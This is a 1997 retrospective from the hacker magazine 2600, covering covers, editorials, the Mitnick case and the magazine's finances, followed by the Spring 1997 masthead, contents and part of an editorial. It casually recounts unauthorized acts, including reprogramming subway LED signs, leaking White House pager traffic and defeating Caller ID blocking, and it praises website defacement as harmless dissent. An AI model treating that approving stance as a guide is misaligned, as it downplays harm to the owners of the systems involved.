2600

The Hacker Digest - Volume 14

1997

FORMAT

The 1997 cover formats varied significantly from issue to issue in a number of ways. The price remained at $4.50 per issue for the United States and $5.50 for Canada. The masthead changed throughout the year in various ways for different reasons. The "2600" appeared in Times Roman in all issues except Summer, when the font from *Wired Magazine* was used as a parody. Other words in the masthead were of varying styles, sometimes in all caps and sometimes not, occasionally abbreviated but not always. "The Hacker Quarterly" was left off the Spring cover by accident and the season was left off the covers of Summer, Autumn, and Winter deliberately. The page length remained at 60 pages with the page numbering scheme remaining the same, but with font changes for Autumn and Winter. The contents had the following unique titles: Spring: "THE STUFF"; Summer: "WTF"; Autumn: "DEPOSITIONS"; and Winter: "evidence". Little messages continued to be found on Page 3 masked into the dotted line that separated the contents from the mailing info. These messages read as follows - Spring: "FREE MARS" (a reference to a resistance group in the TV show *Babylon 5*); Summer: "192.239.92.204" (a government IP address of unknown significance); Autumn: "HOPE 2000" (a promise to have another HOPE conference in three years); and Winter: "segmentation fault" (a bad message to get on a UNIX system). In the middle of each issue, our first two letters pages continued to take the form of one giant double page with an envelope icon spanning the whole thing for the first two issues, a mailbox icon for Autumn, and no icon at all for Winter. Letters titles continued to be unique - Spring: "Letters That Don't Suck"; Summer: "Lucky Letters"; Autumn: "We Printed Your Letter!"; and Winter: "Letters To Captivate You".

COVERS

The covers continued to use photography instead of the illustrations of the past. However, some liberal experimentation with imagery played a big part. Contributors varied for each issue. Credits were as follows - Spring: D.A. Buchwald, Shawn West; Summer: Joe630, Shawn West, and K. Harris; Autumn: Zofia, The Chopping Block Inc.; and Winter: Bob Hardy, The Chopping Block Inc.

Spring 1997 was an image within a browser. The title of the "web page" was "Browse This!" with the masthead info directly below where a menu bar would normally be if this were actually a web browser. Somehow our slogan ("The Hacker Quarterly") was left out. To the right, where a browser graphic would normally be found, was a small image of the recurring hacker that had been seen in various other past covers. The main image of the page shows a view of the Puck Building in downtown New York City, the site of the upcoming Beyond Hope conference. However, a few liberties were taken with the image. For one thing, the words "THIS PAGE HAS BEEN HACKED!" are scrawled across it, a reference to the many web page hacks that were going on at the time. The statue of Shakespeare's Puck - a staple of the building - was altered to have him wearing a *2600* shirt, holding a copy of the Spring 1996 issue, and grasping a flag that says "PCS." (PCS phones were making their debut in the States at around this time, using both CDMA and GSM technology.) At street level, Mulberry Street was relabeled as Heavens Gate Way, a reference to the Heaven's Gate cult, a group of web developers

who had recently committed mass suicide in anticipation of the arrival of the Hale-Bopp comet. At the very bottom of the page (below the modified "Don't Walk" sign that was made to say "Don't Hack"), some pictography can be found using tiny icons to say that the combination of computers, a comet, and pills will lead to a casket.

The Summer cover was a bit of a departure for us, being redesigned to look just like a *Wired* cover instead. We even labeled it as a "Special Spoofing Issue!" in much the same way that Spring 1996 had been called a "Special Red Box Issue" and, like its predecessor, it confused a fair amount of people who thought there would be a whole lot of articles about spoofing contained within. The spoofing, of course, referred to the cover itself being a spoof. In fact, it was also a spoof of a *National Geographic* cover since the entire photograph was an orangutan staring directly at us. This was different for *2600* on many levels.

The Autumn 1997 cover was much more significant than it appeared. A sideways image of a crowd of morning commuters coming up an escalator (left) and stairs (right) seemed an odd choice for the front of a hacker magazine. The escalator happened to be at New York's Citicorp Center, where the monthly *2600* meetings were held. And if you look at the LED signs on the ceiling (that could only be seen when heading down), you can see that the one on the left says "The Hacker Quarterly" and the one on the right says "Volume Fourteen, Number Three". Since we had done quite a bit of photo manipulation in recent issues, most people assumed this was just another example of that when, in fact, there was not one bit of alteration to the photo. The LED signs were modified in the overnight areas to display those very messages. (Only an infrared keyboard was needed with no password required.) Now, as to the significance of this particular message, this little incident occurred after our distributor had gone bankrupt and taken nearly an entire year's worth of our earnings with them. It became almost impossible for us to put out another issue and our future was very much in jeopardy. When we started to emerge from the darkness, months past our original deadline, we wanted to send a message to our readers that we were still here and planning a new issue. For some reason, it was incredibly easy to get the local media to cover the "story" of an LED sign at a subway station getting hacked; they seemed to think it was the same thing as the subway itself being hacked. So, on October 23, 1997, the story was on *all* of the evening newscasts in New York and it appeared in newspapers nationwide the next day. Everyone wondered what "The Hacker Quarterly" and "Volume Fourteen, Number Three" meant - except our readers, who got the message that we were still around and putting together the next issue.

Winter 1997-98 was a bit of fun, taking place in a Queens cemetery with the westbound Brooklyn Queens Expressway in the background. In fact, on the Exit 38 sign, you can see our second insertion of the phrase "FREE KEVIN" into a cover. (The first had come one year earlier in the Winter 1996-97 issue.) Section 26 was an actual section of this cemetery, which is why we chose that particular location in the first place. The names on the tombstones, however... those were embellished a bit. We had Varney, Cook, and Thackeray, names of assorted prosecutors and agents who had made enemies of the hacker community. (It's entirely possible that one of those names was actually on one of those tombstones which gave us the idea for adding the rest.) Also in the picture was an actual NYNEX sign as NYNEX was on its way out, having been taken over recently by Bell

Atlantic. Also, on the Varney tombstone is a statue of G'Kar, a character from the science fiction television show *Babylon 5*. It just seemed to fit.

INSIDE

The staff section continued to have credits for Editor-In-Chief, Layout, Cover Design, Office Manager, Writers, Network Operations, Voice Mail, Webmaster, Inspirational Music, and Shout Outs. Repair was added for Spring and Summer, Dog for Spring, Chief Organizer for Summer, Notwork Operations for Autumn (Notwork was our New York City hacker space), and Broadcast Coordinator was added for Winter. The staff section remained on Page 2 and had a different style with each issue. The listing for Inspirational Music in Spring was "CD player broke" and for Voice Mail in Summer was "Help Wanted."

Unique quotes continued to be printed in the staffbox of each issue:

Spring: *"They have this myth that they are the cool guys and the cool guys always win over the suits. But the fact is that they are half-socialized, post-adolescents with serious ethical and moral boundary problems."* - Mike Godwin of the Electronic Frontier Foundation commenting on hackers to the Associated Press, April 2, 1996.

Summer: *"They're self-described nerds, using one word names like 'Mudge' or 'Dark Tangent' and dressing all in black."* - The Associated Press in a July 12, 1997 report using their insight to describe hackers at the Defcon conference.

Autumn: *"First and foremost, every White House person who has got access to classified information knows that you should not ever transmit any classified material either by cellular phone, non-protected phone, or by beeper. That is drilled into us fairly well. And as a general proposition, we are alerted to the sensitivity of all electronic communications - walkie-talkies, cellular phones, and beepers. And I think there are probably some staffers who now had a fairly painful reminder that these are indeed public transmissions. So their private matters are now more widely known. It probably will be a useful deterrent."* - White House Press Secretary Mike McCurry commenting September 22, 1997 on the release by *2600* staffers of White House pager transmissions. He seems to agree with us that these are indeed "public transmissions." Maybe he can get the word to Louis Freeh.

Winter: *"As a matter of policy, AT&T safeguards customer information from unauthorized access. It is also our policy to allow business customers to access their account-billing records to check the accuracy of their records and to request changes, as necessary, by using an automated system. Until now, questions such as yours have never come up, so we want to thank you very much for bringing your concerns to our attention."* - an AT&T media relations representative responding to a member of the Privacy Forum's (www.vortex.com) revelation that their automated service intended to reveal the owner of a telephone number dialed on a customer's bill instead reveals anyone's number at

anytime to anyone, listed or unlisted.

Mailing info continued to be printed on Page 3 as required by the post office. The Statement of Ownership was printed on Page 5 in the Autumn edition.

We hit the ground running in 1997 by plunging into the details of the Kevin Mitnick story. "Enough is Enough" was the title of our Spring editorial and it summed up how we felt, along with a growing number of others, concerning the lack of progress - or of information - in the Mitnick case. "Four books have come out and Mitnick still hasn't had a trial or a summation of crimes," we reported. We were frustrated with what amounted to little more than lip service from people in the community: "mere concern doesn't really amount to much." We were fed up with all of the news reports that didn't contain any actual facts. We stressed that whatever Mitnick's crimes were, they "didn't involve theft, personal profit, or damage to any computer system." In what seemed to almost be a farce, Mitnick was again put into solitary confinement, "considered a 'threat' to the institution because prison authorities somehow reached the conclusion that he was going to modify a Walkman, turn it into an FM transmitter, and then proceed to bug the prison offices." This was the kind of thing we were dealing with on a daily basis. And it was frustrating to not have it challenged by the media. "Done enough times, this kind of garbage eventually turns into reality and the inevitable reaction against the 'crisis' is accepted as necessary." It had been two years since Mitnick's arrest and we knew little more than we did then. "Mitnick has never been charged with any recognizable crime and we doubt that he ever will be." We started an online mailing list for people to stay updated and begin organizing. "Education is the key to stopping this injustice and many of us have the ability to make a real difference."

We printed an article on hacking LED signs in the Spring issue, and the methods described there would wind up being used to create the Autumn cover consisting of hacked LED signs. In fact, those same signs had already been "reprogrammed" to publicize *2600* meetings to everyone passing through the subway station adjacent to the Citicorp Center in New York City where the meetings were held.

As penalties for hacking infractions grew more serious, we did our part in warning people about the potential consequences, such as the ones faced when hacking .gov and .mil sites. We also had a rash of stories about how parents dealt with their kids reading our magazine. More than one of these perspectives came from the parents themselves and most of those were quite supportive of what we were doing. In fact, we even encouraged our younger readers to bring their parents to their local *2600* meetings, which numbered 78 by the end of the year.

"Our subscribers haven't had a price increase since 1990!" We were quite proud of this fact and, even after suffering a devastating financial loss later in the year, we managed to keep our prices from going up.

We continued to have fun exposing all kinds of corporate shenanigans. For instance, Radio Shack began selling a "Caller ID Blocker" for $31.95 that did nothing more than

dial *67 before a call. And lots of people were having problems with expensive phone calls being billed directly to their land lines. The phone companies would tell them that it simply wasn't possible for anyone other than them to make these calls, but we were more than happy to explain just exactly how that wasn't true. And, of course, there was the increasing problem of spammers clogging up people's email accounts. As hackers, we encouraged the use of the "power of the net" to deal with these nuisances rather than support more regulations, which almost always caused more harm than good.

We also participated in our share of corporate mischief. A number of letters shared information on how to hack customer terminals in Barnes and Noble bookstores, the very stores that *2600* was sold in. We actually wound up getting feedback from the Barnes and Noble support desk and the person who wrote their inventory control system. They filled in some details and corrected our mistakes! They had the right attitude.

We were very proud of the fact that we somehow had managed to get a telephone that the phone company itself didn't know the location of. "NYNEX records do not show, in your case, where your telephone is located" read a letter that we subsequently printed.

It was a different time, when altavista.com was recommended as a good search engine and where hacking web pages was a brand new way of expressing oneself. We were all in favor of it, especially since we were unable to get our message out through the mainstream media. "We believe the web hacks are an imaginative and mostly harmless way of communicating dissent."

The hacker community itself was in a state of flux on a number of levels. We received a letter from one of the people who had become an informant - Justin Petersen (Agent Steal) - who officially apologized for helping the FBI. He went on to write an extremely detailed article on getting busted which appeared in the Autumn issue. But it remained a time where it was extremely difficult to know who could be trusted.

We had no shortage of complaints concerning the way newcomers were treated, especially in places like IRC, where people tended to be overly dismissive, particularly of those who came from AOL addresses. It even inspired an article entitled "How to Be a Real Dick on IRC." We had become rather fed up with some of the attitudes ourselves. We explained to our readers why we had printed an article the previous year entitled "How to Steal Things" which was little more than a guide on how to commit tangible fraud. We wanted to make sure the message was being heard and "instead of us devoting another page to an editorial explaining why hackers are not criminals, we gave our readers something they couldn't keep quiet about. They didn't let us down." And, whenever possible, we tried to correct people who had strayed from the path and attempted to include us in their criminal plans with such retorts as: "The only thing we have in common with you is that we are both, as you say, 'dope' except you should have a capital D and write it on your mailbox." Our advice to kids was pretty simple: "What you do behind a keyboard should be a reflection of the values you believe in already."

Privacy was an increasing concern in 1997. "We've always maintained that the real threat

to privacy doesn't come from hackers getting into large databases, but rather the people within who have 'legitimate' access to those databases and don't trigger alarms when they access them. Hackers gaining access are the best shot the average person has of ever finding out that these databases even exist." We were particularly worried about the Clinton administration, which had gotten a handle on technology and was trying everything within its power to try and control it. Meanwhile, elected officials failed to stand up to the restrictive Communications Decency Act, which, fortunately, was struck down over the summer by the Supreme Court. "Not the House, not the Senate, not the President. And certainly not the media." Almost nobody in power seemed to have the will to challenge the status quo.

It was the year of our long-awaited second conference: Beyond Hope, the sequel to the Hackers On Planet Earth conference of 1994. This time, we would have a full T1 connection to the Internet, as opposed to the 28.8 bps link at the previous conference. Beyond Hope was taking place at the same time as the Hacking In Progress (HIP) conference in the Netherlands and we intended to provide a live video link, which was totally new ground for many of us. We actually lowered the price of admission from 1994 and offered free tickets to anyone coming from overseas. We introduced some new *2600* shirts, CD-ROMS of our radio show *Off The Hook,* and finally released the videos from the previous conference in time for the next one. We even attempted to change the colors of the Empire State Building lights to blue and white to match those of the conference! We came incredibly close but it ultimately didn't work.

While the conference itself was a success, it wound up losing money. This in itself wouldn't have been so bad except that it happened at the same time as something far more devastating: the bankruptcy of our main distributor (Fine Print of Austin, Texas). This left us basically without a substantial source of income for nearly an entire year. As a result, the Autumn issue came out extremely late and our whole schedule was thrown off significantly. While we initially had said that we didn't harbor any bad feelings towards the distributor, we found out later in the year that they had pilfered funds in advance of their closing down which led us to call for criminal charges to be filed against them. We wound up receiving $150 for the $100,000 they owed us.

We were determined to not be sunk by this disastrous turn of events. We told our readers "there's one thing we have that most businesses and corporations lack. That is a spirit and a knack for survival." And we intended to survive no matter what. We promised that "no matter how bad things get, we won't declare bankruptcy and absolve ourselves of responsibility to our debtors and our readers. We know how that feels and we won't continue the cycle." We actually dropped prices on our merchandise so people could help out by buying more of the things we had already paid for. We opted to stop printing the name of the season on our cover so that the issues would stay on the stands longer, especially if they were months late. The goal was to get back on track within a year, despite the painful sacrifices that would entail. "It will take a great deal more than financial disaster to stop hacker progress."

As mentioned earlier, we now had our radio show on CD-ROM and we had also expanded its availability so that people could, for the first time, listen regularly via our website

and ftp in the new RealAudio format. We were at the forefront of a communications revolution. Programs like Net2Phone were making it possible to communicate with people throughout the world by voice over the Internet in ways we had only dreamed of years earlier. GSM phones had finally arrived in the States and we dove into that technology as well. A company called Omnipoint was the first GSM provider in the country and we had plenty of info to share about them, including a full list of their transmitters in the New York City region. We also discovered a way to defeat Caller ID blocking through Omnipoint that was actually a real threat to privacy.

At every turn, we met challenges from the people who just didn't get it or who thought that hackers were the biggest threat to the civilized world. "Ridiculous as it may appear, the hysterical braying that surrounds us is actually believed by a great many people, including those people with the power to change things." And in all the hysteria, the actual promise of the new technology was being lost. "They seemed to focus more on the potential misuses of the net and how to punish offenders rather than recognize it as the single most powerful tool of communication and free speech that has ever been known to humanity."

There was harassment at the Atlanta *2600* meeting by security guards. There were crackdowns against Internet freedom in China and Germany. We saw a student expelled for having the ResEdit application installed on a Mac. We regularly received letters that said things like "You all deserved to be arrested and imprisoned for treason." None of that dissuaded us from embracing the challenges ahead. "Authorities of all sorts have a tendency to panic when a group of hackers are around. Which is exactly why we must continue."

Even then, we knew that preserving the history was key. A reader wrote in with a retrospective on the very first *2600* meeting ten years earlier and how it had changed his life. We made a commitment to preserving hacked web pages, but not drawing attention to those with pornography or hate speech which threatened to overshadow the actual messages that were being conveyed. There was an ongoing debate on whether or not the quality of *2600* was declining and discussion on ways to remain relevant.

Throughout the year, we kept checking in on the progress of the Mitnick case. We learned of the incredibly restrictive conditions of his supervised release for whenever he finally got released. He would be forbidden from working with computers or wireless communications, not be allowed to use encryption, and not be allowed to have an alias. He even would be barred from having a television! It was hard to remain positive with this kind of news.

But we tried to do just that in the new (and old) technology we shared stories about. There was info on how to hack fast food drive-up windows as well as details on the military's AUTOVON phone system. We had an explosion of weird phone numbers sent in to us by readers, an in-depth article on the new Metrocards being rolled out in New York City, and a detailed how-to on "social engineering your way out of boot camp." We also had fun uncovering things like an FBI spy hotline that used a hackable answering machine. We printed specific virus information and were both condemned and thanked for it. "We don't think about what political slant we take when we spread information. We just spread

information and try to wake people up." We looked forward to the introduction of new top level domains in the not-too-distant future and wondered what else might be possible: "We're surprised we haven't seen .xxx suggested as a potential domain for, gosh, who knows?" International toll-free numbers with 800 as the country code were introduced. E-ZPass debuted in the New York region for automobile toll collection and there were quickly reports of secret detectors being installed that could generate speeding tickets. The Baby Bells were merging: Bell Atlantic and NYNEX, Southwestern Bell and Pacific Telesis. 311 was proposed by President Clinton as a number for non-emergency police calls. And in the competition for cluelessness, San Francisco removed payphones being used by drug dealers in order to protect people with a legitimate need for payphones while Congressman Edward Markey made it his mission to greatly expand prohibited frequencies on scanners. Not to be upstaged, the FCC made a really bad decision, requiring long distance companies to give payphone companies 28.4 cents for every call to a toll-free number, which kind of defeated the whole purpose of a toll-free number. And America Online made a big deal out of banning serial killers from having web pages, which apparently was a thing.

As a response to those who wanted to restrict technology even further and go so far as to make listening to certain frequencies illegal, we leaked some publicly accessible pager traffic from the White House "to demonstrate how absurd and unenforceable such laws are." Surprisingly, the White House themselves agreed with our assessment that these were public frequencies and took responsibility for the security breach without blaming hackers at all.


We received a mysterious challenge from a reader named Clive to find him with cryptic info he provided. There was discussion on the correct way to pronounce *2600*. We printed our first in-depth guide to TCP/IP. There were articles on hacking Juno, "how to get away with things on Geocities," and a new service known as Mobil Speedpass. We printed an internal blacklist from Sun, as well as a look at a thousand search strings from random Yahoo users. A reader suggested sending a worm program out to fix the upcoming millennium bug that was scheduled to hit in 2000. Another reported that Caller ID was being transmitted from overseas for the very first time. Seven-digit carrier access codes were set to begin being used in January, an expansion to the current five-digit ones. We printed what data we had on the GETS system in the mysterious 710 area code, suggested people use www.anonymizer.com to avoid having info about them given to websites, and discovered that an anti-hacker security consulting firm was pilfering material from *2600*.

Our Winter issue came out extremely late, so we had already passed the third anniversary of Kevin Mitnick's arrest in February 1995. We learned that his trial was now scheduled for April of 1998. While we received plenty of criticism for defending Mitnick in the first place, as time went on, even the critics began to think the punishment was excessive. "When explained to people outside the hacker community, we find overwhelming interest and strong support for the simple goal of releasing Mitnick immediately and putting an end to this torture." We were also frustrated with the lack of progress within the community after all of the publicity we had fought for. A defense fund in his name only had $200 in it. Nothing could be worse than people not taking this seriously. What happened in the Mitnick case would become precedent if we allowed it to. "One way or another, this case will decide the future for many of us."

We had our work cut out for us.

2600

VOLUME FOURTEEN NUMBER ONE
SPRING 1997 $4.50 U.S. $5.50 Canada



0 74470 83158 7 71

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Ben Sherman

Cover Design
D.A. Buchwald, Shawn West

Office Manager
Tampruf

"They have this myth that they are the cool guys and the cool guys always win over the suits. But the fact is that they are half-socialized, post-adolescents with serious ethical and moral boundary problems." - Mike Godwin of the Electronic Frontier Foundation commenting on hackers to the Associated Press, April 2, 1996.

Writers: Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, John Drake, Paul Estev, Mr. French, Bob Hardy, Thomas Icom, Joe630, Kingpin, Kevin Mitnick, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Thee Joker, Mr. Upsetter.

Network Operations: Phiber Optik, Manos.

Repair: Mark0.

Webmaster: Kiratoy.

Voice Mail: Neon Samurai.

Dog: Walter.

Inspirational Music: CD player broke.

Shout Outs: "Steal This Radio," the "new" Labour Party, Coredump, Jose and Dave.


```
——-BEGIN PGP PUBLIC KEY BLOCK——-
Version: 2.0

mQCNAisAvagAAAEEAKDyMmRGmirxG4G3AsIxskKpCP71vUPRRzVXpLIa3+Jrl0+9
PGFwAPZ3TgJXho5a8c3J8hstYCowzsI168nRORB4J8Rwd+tMz5lBKeKi9LzlSW1R
hLNJTm8vBjzHd8mQBea3794wUWCyEpoqzavu/OUthMLb6UOPC2srXlHoedr1AAUR
tBZlbW1hbnVlbEB3ZWxsLnNmLmNhLnVz
=W1W8
——-END PGP PUBLIC KEY BLOCK——-
```

THE STUFF

enough is enough	4
hacking led signs	6
use your skills to escape boot camp	9
poor man's access	13
consequences of .gov/.mil hacking	18
more phf fun	19
credit card numbers via calculators	20
paper evidence	21
cellular programming data	22
downsizing insurance	27
letters	30
how to hack tech support	41
letter from prison	44
the other kevin book	47
how to legally use a red box	54

F R E E M A R S

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.
7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada - $21 individual, $50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.
Back issues available for 1984-1996 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752
(subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677.

Enough is Enough

The question we're asked most often is whether or not we're making any progress in the fight against ignorance and fear. And it's the question which we can never answer the same way twice. There are days when we really seem to be getting somewhere and then there are times when we wonder if we're actually moving backwards.

Looking at the Kevin Mitnick case makes the question really hard to answer. We've managed to reach a whole lot of people and we know that our concerns are shared all over the world. But, as in the early days of the Bernie S. nightmare, mere concern doesn't really amount to much. In the end, only true outrage gets results and, even for us, that can take a while.

It's now been over two years since Mitnick was caught in North Carolina. At the time we asked for a summation of his "crimes" so we would know just what this was really all about. A lot has happened since those early days. At least four books have been written about the Mitnick chase and capture and all of their authors have cashed their checks and moved on to other projects. But our initial question has yet to be answered since Mitnick *still* hasn't gone to trial. How can this be allowed to happen?

The sad truth is that once you're a prisoner, anything can happen to you and not many in the American public will care. The media will latch onto whatever they're fed and more often than not will simply take the word of authority figures without question. Examples? In March the government began its appeal to the Supreme Court of last year's striking down of the Communications Decency Act. Most of us know that the CDA is blatantly unconstitutional and would stifle free speech on the net. But the media, who should value the concept of free speech, defines this battle as "the fight against pornography on the net." Ratings over content once again. And we all suffer because of it. The same blindness to the facts and unwillingness to do some real investigative work led to the more recent belief that Dutch hackers had gotten into military computer systems during the Gulf War and had offered secret information to Saddam Hussein, information that could have won the war for Iraq. There was no evidence. There were no facts. Just a crackpot with an authoritative air and the media's desire to get another sensationalist story. Done enough times, this kind of garbage eventually turns into reality and the inevitable reaction against the "crisis" is accepted as necessary. We all know this yet somehow it continues time and again.

If ever there has been a human victim of this constant disregard for the truth, that victim is Kevin Mitnick. While we've been reading the books about him and getting on with our lives, Mitnick's life has been frozen since February of 1995 - much longer if you consider the time he spent living the life of a fugitive trying to avoid his current fate. It seems clear that Mitnick knew how the authorities would treat him which is why he went on the run. After all, these are the same authorities who put him in *solitary confinement* for eight months in 1989! That torture came from the authorities' fear of Mitnick's phone abilities. After this kind of abuse, anyone who would simply turn themselves in after being declared a fugitive would have to be crazy.

As for what he did to make them want to imprison him for so long, all we know is that it didn't involve theft, personal profit, or damage to any computer system. Everyone seems to agree on this. Whatever it is they finally do come up with, we doubt it can justify locking someone away for as long as they already have, let alone for as long as they seem to want to.

Recently Mitnick was again thrown into solitary confinement for reasons that are still somewhat unclear. *Wired Magazine* said it was because he had too many cans of tuna in his cell

and proceeded to make light of the whole thing, choosing to ignore the permanent trauma of Mitnick's 1989 experience in solitary. This absurdity was most definitely *not* the reason. Mitnick was considered a "threat" to the institution because prison authorities somehow reached the conclusion that he was going to modify a Walkman, turn it into an FM transmitter, and then proceed to bug the prison offices. (Nobody can explain how Mitnick was supposed to gain access to these offices being a prisoner and all.) These facts come from the administrative detention order, prison guards, and legal people who were privy to the facts of the case. We realize pursuing these facts was too difficult a task for the media people whose real concerns are ratings points and newsstand sales.

Many of Mitnick's legal papers were taken from his cell during his time in solitary and never returned. Issues of *2600* and *Phrack* as well as mail forwarded to Mitnick from his Internet mail account simply disappeared. Much of this material had information pertaining to other cases which Mitnick was hoping to use in his defense. Other returned items appear to have been read.

